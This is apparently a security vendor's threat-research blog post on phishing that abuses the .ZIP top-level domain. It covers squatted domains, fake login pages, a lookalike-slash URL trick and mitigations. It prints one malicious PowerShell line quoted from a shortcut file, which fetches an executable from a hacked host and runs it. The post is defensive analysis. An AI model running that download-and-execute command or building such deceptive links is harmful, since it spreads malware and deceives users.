
Phishing has been a digital thorn in the side of cybersecurity for over a decade. These unsolicited, cleverly masked requests are the wolf in sheep's clothing of the digital world. They are always looming, waiting for some unsuspecting employee to click on a malicious link or attachment that can send your company into a crisis.
In the ever-evolving cybersecurity landscape, understanding the phishing threat has become more critical than ever. It is recognized as a strategic technique under the Initial Access tactic in the MITRE ATT&CK framework. The FortiGuard Labs Global Threat Landscape Report for the second half of 2022 identifies phishing as the primary attack method being used to achieve initial access in a network breach, thereby laying the groundwork for further stages of an attack, as does the 2023 Global Ransomware Research Report.
One technique used by threat actors is to disguise their phishing attacks with creative names that look legitimate to the casual reader but that link to malicious sites. In this blog, we will look into a new threat resulting from the addition of a new Top-Level Domain (TLD), '.ZIP'.
Phishers Are Expanding Their Reach
TLDs are the final segment of a domain name. They traditionally follow the format of '.COM,' '.NET,' '.ORG,' and so forth. They play a crucial role in the structure of the web, representing the highest level of domain names in the internet's hierarchical Domain Name System (DNS). However, as the internet landscape has evolved, hundreds of new TLD options, referred to as generic Top-Level Domains (gTLDs), have been introduced to give organizations and individuals a more personalized and specific web address. But while these new gTLDs provide increased opportunities for branding and availability, they also present new opportunities for misuse by phishing attackers, which we must all be aware of.
Cybercriminals are always on the lookout for new opportunities and techniques to exploit, and the recent availability of '.ZIP' domains for public purchase has unfortunately created such an opportunity. While the pool of new gTLDs has made phishing detection more difficult, adding .ZIP is especially noteworthy given its more common use as a file extension for compressed files. This new domain extension will likely create confusion, especially among non-technical users, giving phishers a new and potentially effective tool to add to their attack arsenals.
In phishing campaigns, a common tactic is to make malicious websites appear as legitimate as possible. Using a .ZIP domain can add an air of authenticity to a fraudulent site. A user may mistake the .ZIP in the URL for a file extension, believing they are downloading a file rather than visiting a malicious website.
The Good
The cybersecurity community already understands the security implications of this new TLD. Fortunately, several responsible netizens have taken it upon themselves to help stem the tide of abusable domain names. For example, since ChatGPT is currently a hot topic, "chatgpt5[.]zip" was registered on May 20th and provided a download link, presumably for the next iteration of the GPT engine.
 Figure 1. New .ZIP domain for a fake chatbot
But instead of malware, the zip archive contains an innocuous text message:
 Figure 2. Safe contents of the served zip archive
Some netizens also considered protecting students from malware and registered "assignment[.]zip" on May 15th.
 Figure 3. Fake attack geared for students
Visitors automatically get redirected to download a ZIP archive containing clean files.
This group of virtual Good Samaritans also includes jokesters that use these TLDs to redirect users to surprise content. Apparently, in 2023, rickrolling is still alive and well!
In another case, we found a domain named "voorbeeld[.]zip" registered on May 20th. The term voorbeeld translates to example in Dutch. What was this website trying to be an example of?
 Figure 4. Example phishing page
It did not appear to be collecting any information at the time of this writing. On the one hand, this could be a good example of a fake page created by a researcher, but on the other, it may be an unfinished phishing page by a bad actor.
The Bad
But these examples aside, new campaigns and malicious websites are being created that exploit the commonality of the .ZIP extension. In the early days of the Internet, people took advantage of a technique known as domain squatting, where malicious actors grabbed a domain name very similar to a popular website to target people who inadvertently misspelled a URL or misread a link in a phishing email.
Without skipping a beat, we noticed the following domains were quickly registered:
Date |
Domain |
May 15th |
joomla[.]zip |
May 15th |
msnbc[.]zip |
May 19th |
nozominetworks[.]zip |
In 1999, the USA passed the Anticybersquatting Consumer Protection Act (ACPA). This law prevents anyone from domain squatting a trademarked name. And in fact, one domain was removed within a couple of days. However, the ACPA only protects names that have been trademarked. Other names and topics are still fair game for domain flipping.
 Figure 5. Domain for sale
Aside from making money, we also saw a website attempting to launch the classic Zip Bomb attack. On May 15th, the domain "42[.]zip" was registered, which automatically downloaded a zip file when visited. Like its namesake, it resembles the zip bomb attack described on this Wiki page.
Not to be outdone, phishers also began creating their own pages. The domains "excelpatch[.]zip" and "outlook365update[.]zip" both looked like the following standard screen.
 Figure 6. Fake Google login page for MS Office products
It is getting harder and harder to manually differentiate between an actual login page and what isn't without looking at the URI itself.
The Ugly
URI hijinks
RFC 3986 defines the general syntax for URIs. Take the following example.
 Figure 7. URI syntax
The authority portion can be further broken down into [userinfo@domain:port number], with userinfo usually including a username and password combination. Not all parts are required. For example, HTTPS is understood to use port 443, so it can be omitted. The userinfo field is usually included for websites that require basic authentication. For websites that don't use this type of authentication, these fields can safely be ignored. In this fake scenario, our domain is not using basic auth. This means that visiting hxxps://www[.]my-example-domain[.]com is effectively the same as hxxps://my_name:my_password@www[.]my-example-domain[.]com. This distinction will be important in the next section.
Another thing to note with domain names is that some TLDs (such as .COM and .ORG) allow for using internationalized domain names (IDN). This makes it possible to use other character sets so that domain names in other languages show properly. However, by doing this, certain characters can potentially be abused. The regular "/" in the URIs we use daily to visit web pages is part of the standard UTF-8 character set (U+002F). The General Punctuation set includes the character "⁄" (U+2044), and the Mathematical Operators set includes the character "∕" (U+2215). According to the IDN, either of these special characters can be used as part of the domain name.
How can this be abused? Pretend there is a legitimate file we need to download from our server:
hxxps://www[.]my-example-domain[.]com/accounts/businesscentral.zip
A threat actor can prepare a .ZIP domain and send a fake email with a carefully crafted link using the special IDN characters:
hxxps://www[.]my-example-domain[.]com∕accounts⁄@businesscentral.zip
At first glance, they look identical and can easily fool a busy employee. And since web browsers can safely ignore everything before the "@" symbol (this is the userinfo portion of the URI mentioned earlier), the final destination then becomes the following:
hxxps://businesscentral[.]zip
Hovering the mouse over the link will cut out the userinfo portion and reveal the final URI destination. In action, it looks like the following.
 Figure 8. Actual vs. fake domain link
Legitimate and fake links allow visitors to download a zip archive, but only one is safe. The other can contain a malicious file. But unlike .COM and .ORG, the status of using IDN in .ZIP and .MOV TLDs are still to be determined.
Turning theory Into practice
While researchers discuss this theory back and forth, has something like this already happened? It seems possible. During the course of our research, we uncovered the following. Much like our example scenario, on May 23, the domain "businesscentral[.]zip" was registered. Visiting the website leads to an automatic download of a malicious executable called "file.exe."
 Figure 9. Malicious file served from businesscentral[.]zip
Furthermore, another malicious attack was hosted on a different domain called "releaseapp[.]zip," registered on May 21st. Visiting this site also leads to a zip archive. As expected, the contents are malicious.
 Figure 10. Contents of the zip file
The fake "Readme" file is a shortcut link containing the following malicious code.
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoProfile -ExecutionPolicy Bypass -command `Invoke-WebRequest -Uri https://[hacked_WordPress_domain]/images/Chrome.exe -OutFile %temp%\chrome.exe;Start-Process %temp%\chrome.exe
Threat actors have already begun leveraging these new TLDs. So now that the threat landscape has once again expanded, it is more important than ever to ensure assets are properly protected. The Fortinet Security Fabric can help by providing defenses across multiple security layers throughout the entire business digital ecosystem.
Possible mitigation strategies:
There are several strategies and best practices to consider to protect your organization and minimize the impact of threat actors looking to exploit this new attack vector:
- Block .zip domains at the firewall level with web filtering services: Firewalls can be configured to block all traffic associated with '.zip' domains. This blanket strategy can effectively prevent network users from accessing these sites, minimizing the risk of encountering malicious content. However, it's important to note that this approach may also block legitimate sites using the '.zip' TLD.
- Leverage Browser Extensions or Web Filters: Using browser extensions or web filters that can analyze and rate the safety of websites can also be helpful. Some of these tools can warn users when they're about to enter a potentially malicious website.
- Education and Awareness: As always, one of the best mitigation techniques is to educate users about evolving risks. Teach them about the potential misuse of '.zip' domains and how to double-check URLs before clicking, especially when they come from an unsolicited source.
- Email Filtering: Implement advanced email filtering to block emails containing suspicious links. This can significantly reduce the risk of phishing attacks via email.
- Regular Software Updates: Ensure that all software, including antivirus programs, web browsers, and operating systems, are updated. Regular updates often include patches for the latest security vulnerabilities.
- Phishing Simulation and Training: Conduct regular phishing simulations to test user awareness and provide training to fill in knowledge gaps.
Remember, there is no one-size-fits-all approach to cybersecurity. The most effective defense often involves a combination of these and other strategies tailored to each organization's (or individual's) specific needs and risks.
Fortinet Protections
The following AV signatures detect the malicious documents mentioned in this blog:
FILE SHA256 |
FILENAME |
DETECTION |
56CE87942EBA6860CD94C4B94D272B60E7A4C05B21972B6C3E2353C914C4472D |
Releaseapp.zip |
LNK/Agent.GALA!tr |
FA7EA849B14653E77A89549C44386A9958914C5CF01447675DDEF458BB7FD488 |
Readme.html.lnk |
LNK/Agent.GALA!tr |
4120622E2CA249BC08D1A82B1F5EC7521D1F7E639F3A30D75FFE159974EE5C2B |
File.exe |
PowerShell/Kryptik.H!tr |
The FortiGuard AntiVirus service is supported by FortiGate, FortiMail, FortiClient, and FortiEDR and the Fortinet AntiVirus engine has been integrated into each of those solutions. As a result, customers running up-to-date solutions are already protected.
The FortiGuard WebFilter detects, rates, and blocks all malicious URLs identified in this report:
Website |
WebFilter FortiGuard Live Rating |
hxxps://42.zip |
Malicious Websites |
hxxps://assignment.zip |
Potentially Unwanted Program |
hxxps://businesscentral.zip |
Phishing |
hxxps://excelpatch.zip |
Phishing |
hxxps://joomla.zip |
Potentially Unwanted Program |
hxxps://msnbc.zip |
Potentially Unwanted Program |
hxxps://outlook365update.zip |
Phishing |
hxxps://releaseapp.zip |
Phishing |
Due to the ease of disruption, damage to daily operations, potential impact to an organization's reputation, and the unwanted destruction or release of PII, etc., it is important to keep all AV and IPS signatures up to date.
We also recommend that organizations have their end users go through our FREE NSE training: NSE 1 -Information Security Awareness. It includes a module on Internet threats designed to help end users learn how to identify and protect themselves from phishing attacks.
In addition, the FortiPhish Phishing Simulation Service uses real-world simulations to help organizations test user awareness and vigilance to phishing threats and to train and reinforce proper practices when users encounter targeted phishing attacks.
If you believe these or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.
Learn more about Fortinet's FortiGuard Labs threat research and global intelligence organization and Fortinet's FortiGuard AI-powered Security Services portfolio.
Read the latest in Threat Trends thought leadership.